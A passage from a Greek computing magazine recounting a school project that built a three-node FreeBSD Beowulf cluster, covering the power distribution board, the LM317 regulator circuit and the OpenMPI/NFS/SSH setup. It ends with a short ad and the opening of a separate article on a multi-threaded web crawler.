Το πρώτο σας FreeBSD Beowulf Cluster

[μέρος 2]

by Sonic

Στο πρώτο μέρος του Aiolos Project, στο τεύχος 040, δώσαμε μια μικρή γεύση από τα Beowulf Clusters αλλά και από το (φιλόδοξο) σχέδιό μας να κατασκευάσουμε ένα, στο πλαίσιο σχολικού πρότζεκτ. Είμαστε πλέον στην ευχάριστη θέση να σας ενημερώσουμε ότι το εγχείρημα στέφθηκε με επιτυχία και το Aiolos Project είδε για πρώτη φορά τους πυρήνες του να ενεργοποιούνται στις 12/03/2015!


Το cluster εκτέλεσε με επιτυχία το απλό hellompi.py, το αντίστοιχο του Hello World για OpenMPI καταστάσεις. Πριν φτάσουμε βέβαια σε αυτή την επιτυχημένη δοκιμή, χρειάστηκε αρκετή προσπάθεια:

Το όλο εγχείρημα δοκιμάστηκε στο Virtual Aiolos, μια εκδοχή του Aiolos cluster που δημιουργήσαμε σε περιβάλλον VirtualBox. Στο Virtual Aiolos γράψαμε και τις απαραίτητες σημειώσεις με τις οποίες οι μαθητές ρύθμισαν τα μηχανήματα του cluster.

- Ο αγαπητός συνοδοιπόρος στο Aiolos Project, Ηλίας Χρυσοχέρης, σχεδίασε και κατασκεύασε την πλακέτα διανομής τροφοδοσίας: Το Aiolos Cluster τροφοδοτεί τρεις μητρικές, τρεις δίσκους κι έναν μεταγωγέα δικτύου (switch), από ένα και μόνο τροφοδοτικό PC. Η πλακέτα διανομής τροφοδοσίας ουσιαστικά χωρίζει την μονή 24pin τροφοδοσία σε τρεις, ενώ ταυτόχρονα παράγει τα 7.5 Volt που απαιτούνται από το switch. Στην πλακέτα αυτή δώσαμε το πιασιάρικο και ψαρωτικό όνομα UPB (Unified Power Board, ναι είμαστε *λίγο* ψώνια).
- Οι μαθητές είχαν κάνει, σε προηγούμενες συναντήσεις και κατά τη διάρκεια των μαθημάτων, τη βασική εγκατάσταση του FreeBSD και στους τρεις δίσκους των compute nodes.

- Ο γράφων εγκατέστησε το master node στο λαπτοπ του. Εγκαταστάθηκε και γραφικό περιβάλλον KDE, ενώ ρυθμίστηκε ώστε να παρέχει έναν κοινόχρηστο κατάλογο μέσω NFS.

Με όλα τα πράγματα που θα μπορούσαν να πάνε στραβά στα παραπάνω, ο νόμος του Μέρφυ κυριολεκτικά μας ξέχασε: Όλα λειτούργησαν όπως έπρεπε από την πρώτη κιόλας δοκιμή!



Εικόνα 1. *Το Aiolos Cluster: Οι τρεις μητρικές στηριγμένες κι ευθυγραμμισμένες σε ντίζες. Αναμένεται να μπουν στο plexiglass για την ολοκλήρωση της κατασκευής.*


Υλικό Aiolos Project, μέρος 2

Όπως είπαμε ήδη, το Aiolos Project διαθέτει τρεις μητρικές για τα compute nodes. Οι δύο από αυτές είναι ολόιδιες αλλά η μία είναι παλιότερη και αισθητά πιο αργή (μην το πείτε παραέξω). Όλες είναι σε mini-ITX form factor και άρα εξαιρετικά μικρές. Καμιά δεν διαθέτει ανεμιστήρα, καθώς οι επεξεργαστές τους (Atom / Celeron) είναι ιδιαίτερα αποδοτικοί και καταναλώνουν ελάχιστο ρεύμα: αυτό το χαρακτηριστικό τους άλλωστε μας επιτρέπει να τις τροφοδοτήσουμε από ένα μόνο τροφοδοτικό.

Είχαμε από την αρχή αποφασίσει ότι οι μητρικές θα τοποθετηθούν σε μια διάταξη τύπου stack, η μια πάνω από την άλλη, με κατάλληλο διάκενο το οποίο θα εξασφαλίζει τόσο την ψύξη όσο και τη διασύνδεση των καλωδίων τροφοδοσίας και των σκληρών δίσκων. Σε κάθε περίπτωση, προμηθευτήκαμε καλώδια SATA 90 εκατοστών (ευτυχώς που υπάρχει το eBay) για να είμαστε σίγουροι ότι θα φτάσουν από κάθε μητρική μέχρι τη βάση της κατασκευής (που στεγάζει δίσκους, switch και τροφοδοτικό).


Οι μητρικές στηρίχτηκαν σε τέσσερις ντίζες, χρησιμοποιώντας ροδέλες και παξιμάδια. Το επίπονο έργο της ευθυγράμμισης και ρύθμισης των αποστάσεων ανέλαβε ο γνωστός FreeBSDer μαθητής του τομέα Ηλεκτρονικής, Νίκος Καμπουράκης. Το τελικό αποτέλεσμα το βλέπετε στην εικόνα 1.

Σε δεύτερη φάση, το όλο σύστημα θα συναρμολογηθεί σε plexiglass, το οποίο θα δώσει και την απαραίτητη σταθερότητα. Μπορείτε να πάρετε μια ιδέα για το πως θα δείχνει στο screenshot από το Blender, που δημιούργησε ο Ηλίας Χρυσοχέρης (βλ. εικόνα 2).



Εικόνα 2. *Μια δημιουργική απεικόνιση του Aiolos cluster στην τελική του μορφή, μέσα από την εφαρμογή blender.*

Όπως παρατηρείτε, το σύστημα θα διαθέτει κι έναν μεγάλο ανεμιστήρα για την ψύξη όλων των μητρικών. Δεν είναι τόσο ότι το χρειάζεται, αλλά πού ξανακούστηκε cluster χωρίς ενεργή ψύξη (και κατασκευή σε plexiglass χωρίς φωτάκια – εννοείται ότι πρόκειται για φωτιζόμενο ανεμιστήρα). Ας δούμε όμως λίγο και την πλακέτα διανομής τροφοδοσίας.




Εικόνα 3. *Το UPB πριν τη συναρμολόγησή του. Πρόκειται για μια απλή πλακέτα, αφού τα μόνα ενεργά εξαρτήματα που έχει είναι το κύκλωμα του σταθεροποιητή LM317 που τροφοδοτεί το switch. Κατά τα άλλα είναι απλές γραμμές μεταφοράς ρεύματος.*

Unified Power Board

Μπορεί το όνομα να είναι ψαρωτικό, όμως στην πραγματικότητα πρόκειται για μια απλή κατασκευή: Η κεντρική παροχή 24pin από το ATX τροφοδοτικό συνδέεται πάνω στην πλακέτα από την οποία διακλαδίζεται σε τρεις 20pin παροχές (οι μητρικές μας δεν έχουν πρόβλημα να λειτουργήσουν και χωρίς τα προαιρετικά 4 έξτρα pins που είναι πλέον το standard). Από όλες τις μητρικές, μόνο η παλιότερη Atom motherboard χρειάζεται επίσης το χωριστό βύσμα 4 pin 12 Volt, οπότε δεν είναι απαραίτητο να διακλαδώσουμε το συγκεκριμένο.

Στην εικόνα 3 μπορείτε να δείτε την πλακέτα πριν τη συναρμολόγηση της, ενώ στην εικόνα 4 θα την παρατηρήσετε να ...κρέμεται στο πλάι των compute nodes, καθώς στην κυριολεξία κρατιέται από τα καλώδιά της. Με την ολοκλήρωση της κατασκευής από plexiglass, η πλακέτα θα βιδωθεί σε κάποιο πλαϊνό στήριγμα. Είπαμε να κάνουμε floating point υπολογισμούς, όχι floating PCBs!

Για να είμαστε πιο πλήρεις, βέβαια, δείτε ολόκληρο το σχηματικό της πλακέτας, στην εικόνα 5. Τα μόνα ενεργά εξαρτήματα της πλακέτας είναι το κύκλωμα παραγωγής σταθεροποιημένης τάσης 7.5 Volts, από τα 12 Volts του τροφοδοτικού μέσω του σταθεροποιητή LM317 που φαίνεται στην πάνω δεξιά γωνία. Στο εμπόριο κυκλοφο-



Εικόνα 4. Το UPB κρέμεται ανάμεσα στις μητρικές. Ευτυχώς δεν είναι βαρύ!

ρούν διάφοροι έτοιμοι σταθεροποιητές που μας επιτρέπουν να παράγουμε μία σταθεροποιημένη τάση από μία άλλη. Μία γνωστή σειρά σταθεροποιητών είναι οι LM78XX, όπου το XX δίνει την τάση εξόδου. Για παράδειγμα, ένας σταθεροποιητής LM7805 δίνει τάση εξόδου 5V, ένας 7812 δίνει 12V κι ένας 7875 δίνει τάση 7.5V (όχι 75). Υπάρχουν επίσης και οι ρυθμιζόμενοι σταθεροποιητές, όπως το μοντέλο LM317 που χρησιμοποιήσαμε, στο οποίο ρυθμίζουμε την τάση εξόδου με το λόγο δύο αντιστάσεων. Στο σχήμα μας, πρόκειται για τις αντιστάσεις R_1 και R_2.

Γενικά, για τον υπολογισμό των δύο αντιστάσεων η τιμή της αντίστασης R_2 θα πρέπει να είναι περίπου 240Ω, ενώ ο υπολογισμός της R_1 μπορεί να γίνει από τον τύπο


$$V_{out} = 1.25\,(1 + R_1/R_2) + I_{ADJ}\,R1$$

Το I_{ADJ} είναι το ρεύμα που διαρρέει τον ακροδέκτη Adj του ολοκληρωμένου κυκλώματος. Αυτό γενικά είναι αμελητέο (50 έως 100μA) και με ασφάλεια μπορούμε να θεωρήσουμε ότι είναι μηδέν. Έτσι, λύνοντας τη σχέση ως προς R_1 έχουμε:

$$R_1 = (V_{out} - 1.25)\,R_2 / 1.25$$

Οι πυκνωτές που υπάρχουν στο κύκλωμα είναι για την εξομάλυνση της τάσης εξόδου, αλλά και τη μείωση των παρασιτικών συχνοτήτων που εμφανίζονται στο κύκλωμα της τροφοδοσίας του όλου του συστήματος.

Όταν το σύστημα σβήσει, οι τάσεις των πυκνωτών που παραμένουν έως ότου αυτοί αποφορτιστούν, είναι δυνατόν να δημιουργήσουν ανάστροφη κατάσταση στο σταθεροποιητή, π.χ., 7.5V στην έξοδο από την παραμένουσα τάση του C_4, ενώ στην είσοδό του να είναι μηδενισμένη λόγω του ότι το τροφοδοτικό έχει απενεργοποιηθεί. Το αποτέλεσμα θα είναι να υπάρξουν ανάστροφα ρεύματα μέσα στο σταθεροποιητή, με κίνδυνο την καταστροφή του. Αυτός είναι και ο λόγος ύπαρξης των δύο διόδων D_1 και D_2. Αυτές οδηγούν το φορτίο των πυκνωτών στην είσοδο, παρακάμπτοντας τα εσωτερικά κυκλώματα του σταθεροποιητή και ουσιαστικά προστατεύοντάς τον. Όχι παίζουμε!



***Εικόνα 5.** Το σχηματικό διάγραμμα του UPB. Πάνω δεξιά το κύκλωμα του σταθεροποιητή 7.5Volts με το LM317.*

Aiolos Project Software, μέρος 2

Από τις απλές μας σημειώσεις (http://aiolos.freebsdworld.gr/sites/default/files/install101.pdf) έχουμε ήδη εγκαταστήσει το βασικό σύστημα του FreeBSD και στις τρεις μητρικές. Κατά τη διάρκεια της εγκατάστασης παρατηρήσαμε τα ακόλουθα:

1. Στις δύο νέες μητρικές Asrock Q1900b-ITX η κάρτα ήχου δεν λειτουργούσε μέχρι να κάνουμε κάποιες αλχημείες (περιγράφονται στο http://freebsdgr.blogspot.gr/2015/01/freebsd-on-intel-bay-trail-motherboard.html). Φυσικά οι κάρτες ήχου είναι αδιάφορες για το Aiolos, αλλά κάποια στιγμή οι μητρικές θα χρησιμοποιηθούν αλλού και το θέμα έπρεπε να διερευνηθεί :)
2. Δεν υπάρχει τη δεδομένη στιγμή κατάλληλος Xorg driver στο FreeBSD Ports Collection, για το συγκεκριμένο Intel HD chipset. Έτσι, το περιβάλλον γραφικών δεν μπορεί να τρέξει παρά μόνο με τον VESA driver. Λεπτομέρεια: Τα compute nodes δεν έχουν περιβάλλον γραφικών, αλλά διαβάστε ξανά το 1.
3. Η μητρική με τον Atom (Intel D525MW) δεν έχει θέμα με τα παραπάνω αλλά αρνείται πεισματικά να κάνει boot οτιδήποτε έχει GPT partitions. Γι' αυτό και χρησιμοποιήσαμε standard MBR partitions.
4. Το Acer laptop του γράφοντα τρέχει FreeBSD άψογα, συμπεριλαμβανομένου του περιβάλλοντος γραφικών. Υποστηρίζει δε τον ελεγκτή Ethernet, εκείνον για την ασύρματη δικτύωση, καθώς κι αυτόν του ήχου. Επίσης, κάνει boot μέσω UEFI. Η εγκατάσταση του FreeBSD έγινε με το αντίστοιχο UEFI memstick image, το οποίο μπορείτε να βρείτε, π.χ., στο ftp://ftp.otenet.gr/pub/FreeBSD/releases/ISO-IMAGES/10.1/FreeBSD-10.1-RELEASE-amd64-uefi-memstick.img

Όμως η βασική εγκατάσταση του FreeBSD, από μόνη της δεν αρκεί: Χρειάζεται να εγκαταστήσουμε και μια σειρά από προγράμματα στα compute nodes, καθώς και να κάνουμε τις απαραίτητες ρυθμίσεις. Σε γενικές γραμμές:

- Εγκαθιστούμε τα απαραίτητα προγράμματα κονσόλας στα compute nodes (bash, zip, unzip, unrar, screen, sudo) και κάνουμε τις απαραίτητες ρυθμίσεις όπως, αναφέρονται στις εισαγωγικές σημειώσεις.
- Εγκαθιστούμε το OpenMPI και πραγματοποιούμε ορισμένες απαραίτητες ρυθμίσεις. Κατ' αρχάς τα εκτελέσιμα του OpenMPI δεν είναι στο path και πρέπει να το προσθέσουμε στο ~/.profile του χρήστη. Πρέπει ακόμα να δημιουργήσουμε ένα συμβολικό δεσμό του προγράμματος orted, στο /usr/local/bin. Το orted είναι υπεύθυνο για την εκκίνηση του προγράμματος στα compute nodes, όταν ξεκινήσουμε την εκτέλεσή του στο master node.
- Για το Aiolos cluster αποφασίσαμε να παράσχουμε τη δυνατότητα εκτέλεσης προγραμμάτων *και* σε Python. Προφανώς είναι λίγο παράδοξο να εκτελούμε interpreted γλώσσα σε cluster –η ταχύτητα δεν θα είναι και η καλύτερη– αλλά ας μην ξεχνάμε τον εκπαιδευτικό σκοπό του πράγματος (θα είναι κάπως πιο εύκολο να εξηγούμε τα προγράμματα στους μαθητές). Οπότε πρέπει να εγκαταστήσουμε το mpi4py, τη βιβλιοθήκη για διασύνδεση του OpenMPI με την Python. Για να γίνει αυτό πρέπει να εγκαταστήσουμε το pip utility.

Στο master node κάνουμε όλα τα προηγούμενα, αλλά εγκαθιστούμε ακόμα περιβάλλον γραφικών καθώς και το πρόγραμμα wxGlade, προκειμένου να δημιουργήσουμε (μελλοντικά) μια εφαρμογή γραφικών με τη βιβλιοθήκη wx. (Οι παλιοί αναγνώστες



Εικόνα 6. *Η εγκατάσταση του master node. Ακόμα εφιάλτες βλέπει ο μαθητής μας, με τόσες ακατάληπτες εντολές που πληκτρολόγησε :)*

θα τη θυμούνται: Την έχουμε χρησιμοποιήσει στη σειρά άρθρων προγραμματισμού γραφικών με Python, η οποία ξεκινά από το τεύχος 012 του deltaHacker). Επιπλέον, έχουμε να φροντίσουμε και για τα ακόλουθα.

- Να δημιουργήσουμε ένα κοινόχρηστο κατάλογο στο master node και να τον προσαρτήσουμε σε όλα τα nodes. Ο ευκολότερος τρόπος είναι μέσω του συτήματος NFS.
- Να εξασφαλίσουμε ότι όλα τα μηχανήματα γνωρίζονται μεταξύ τους με τα ονόματα τους: ο απλούστερος τρόπος για να γίνει αυτό είναι να τροποποιήσουμε το αρχείο /etc/hosts και να το διανείμουμε σε όλα τα nodes. Αυτό βέβαια προϋποθέτει στατικές διευθύνσεις IP για όλα τα nodes. Έχοντας χρησιμοποιήσει δυναμικές διευθύνσεις στην αρχική εγκατάσταση, πρέπει τώρα να τις αλλάξουμε επεμβαίνοντας στα /etc/rc.conf και /etc/resolv.conf.
- Πρέπει να παράγουμε κλειδιά SSH στο master node, ώστε να μπορεί να συνδέεται με τα compute nodes αυτόματα και χωρίς χρήση κωδικού (Σ.τ.Ε. Δείτε και το http://deltahacker.gr/actsubs-openssh-secure-passwordless-logins). Κανονικά τα κλειδιά πρέπει να αντιγραφούν σε όλα τα nodes αλλά στην περίπτωσή μας δεν χρειάζεται, καθώς ο κατάλογος του χρήστη είναι ήδη κοινόχρηστος και προσαρτάται κατά την εκκίνηση από όλα τα compute nodes. Λεπτομέρεια: πρέπει να εκκινήσουμε πρώτα το master node και μετά τα compute nodes. Ο τερματισμός πρέπει να γίνει με ανάποδη σειρά.

Έχετε ήδη ζαλιστεί από όλες αυτές τις ρυθμίσεις; Μη τρελαίνεστε. Μπορείτε να τα διαβάσετε όλα αναλυτικά στο τρίτο μέρος των σημειώσεών μας: http://aiolos.freebsdworld.gr/sites/default/files/aiolos2.pdf

Εγκατάσταση και πρώτη δοκιμή

Στις 12/03/2015, στις 11:45 το πρωί, στο εργαστήριο του σχολείου μαζεύτηκε όλη η ομάδα του Aiolos Project για την τελική σύνδεση και πρώτη δοκιμή του cluster. Η ημερομηνία δεν επιλέχθηκε τυχαία: το 12 είναι ο τυχερός αριθμός του γράφοντα και η επόμενη μέρα ήταν Παρασκευή και 13. Μερικές φορές είναι καλύτερα να μην προκαλούμε τη τύχη μας :)

Με τρεις μητρικές σε ένα τροφοδοτικό υπάρχει και το ενδιαφέρον πρόβλημα της ενεργοποίησής τους. Ο γράφων είχε προβλέψει να ρυθμίσει από πριν το BIOS και στις τρεις, ώστε να ενεργοποιούνται αυτόματα με την παροχή ρεύματος (επιλογή PWR after power fail: Always on). Συνδέθηκε το UPB και –αφού κρατήσαμε όλοι την ανάσα μας– ενεργοποιήθηκε το τροφοδοτικό. Ευτυχώς δεν είδαμε καπνό, ενώ τα beep που ακούστηκαν μας επιβεβαίωσαν ότι τα compute nodes ξεκίνησαν. Συνδέσαμε οθόνη και πληκτρολόγιο σε ένα από αυτά και με ικανοποίηση το είδαμε να εκκινεί κανονικά το FreeBSD.


Δώσαμε το πληκτρολόγιο σε ένα μαθητή, ενώ ταυτόχρονα προβάλλαμε την οθόνη του μέσω του projector. Η ομάδα των μαθητών ανέλαβε εναλλάξ να κάνει τις ρυθμίσεις σε κάθε compute node, κάνοντας ssh από το ένα node στο άλλο.

Το laptop με το master node το ανέλαβε αποκλειστικά ο μαθητής μας Μανώλης Βεργεράκης, ο οποίος ανέλαβε και το δύσκολο έργο να κάνει όλες τις ρυθμίσεις του (NFS, SSH κ.ά.). Μετά από περίπου 2.30 ώρες το εγχείρημα είχε ολοκληρωθεί. Ύστερα από μερικές δοκιμές και μια επανεκκίνηση των compute nodes, διαπιστώσαμε ότι το NFS και το SSH λειτουργούσαν κανονικά και εκτελέσαμε με επιτυχία το hellompi.py, σε 14 πυρήνες. Aiolos Project went Live!

Επόμενα Βήματα

Μένει ακόμα να γράψουμε προγράμματα για το cluster! Προφανώς, δεν το φτιάξαμε για να τρέξουμε το hellompi. Δεν έχουμε βέβαια πολύ χρόνο: το Aiolos Project θα παρουσιαστεί αρχές Απριλίου στην έκθεση μαθητικής δημιουργίας (http://ekthesi-mathitikis-dimiourgias.blogspot.gr). Φυσικά έχουμε ακόμα και την ολοκλήρωση της συναρμολόγησης με το plexiglass. Είμαστε όμως πολύ αισιόδοξοι, καθώς διαθέτουμε ήδη ένα cluster που λειτουργεί.

Παρακολουθήστε και εσείς την εξέλιξη του πρότζεκτ στη σελίδα μας στο Facebook (https://www.facebook.com/acproject) και φυσικά στην επίσημη τοποθεσία του εγχειρήματος (http://aiolos.freebsdworld.gr). Ακόμα καλύτερα, ξεκινήστε και εσείς το δικό σας cluster! Σας πάμε μια κόντρα ;)



Εικόνα 7. Success! Το Aiolos cluster εκτελεί το hellompi για πρώτη φορά. Κι ο Μέρφυ πουθενά!


CMYK & WEB
cmykandweb.gr
GRAPHIC DESIGN
design • layout • web

ScanDir v2.0: Ευκαιρία για multi-threaded programming!

by Andreas Venieris [aka Thiseas]

Με το παρόν άρθρο φιλοδοξούμε να πετύχουμε δύο πράγματα: (α) να δείξουμε πώς φτιάχνεται ένας Web Crawler, δηλαδή ένα πρόγραμμα αναζήτησης κρυμμένων αρχείων στο Web, και (β) να συζητήσουμε πώς ακριβώς τον δημιουργήσαμε, περιγράφοντας συγκεκριμένα προβλήματα που αντιμετωπίσαμε καθώς και τον τρόπο που τα αντιμετωπίσαμε προγραμματιστικά.

Να τονίσουμε ευθύς εξ αρχής ότι δεν μας ενδιαφέρει μια ξερή παράθεση εντολών. Πολύ περισσότερο, σκοπεύουμε να κάνουμε μια τεχνική συζήτηση περί του προγραμματισμού γενικότερα και περί των σχετικών εργαλείων που μας παρέχονται. Μάλιστα, αυτό που τελικά θα θέλαμε είναι αυτός ο νέος Web Crawler που θα σας δώσουμε να αποτελέσει κάτι σαν "παράπλευρη συνέπεια" της όλης συζήτησης, υπό την έννοια ότι θα επιθυμούσαμε να εστιάσουμε περισσότερο στο "πώς" παρά στο "τι".

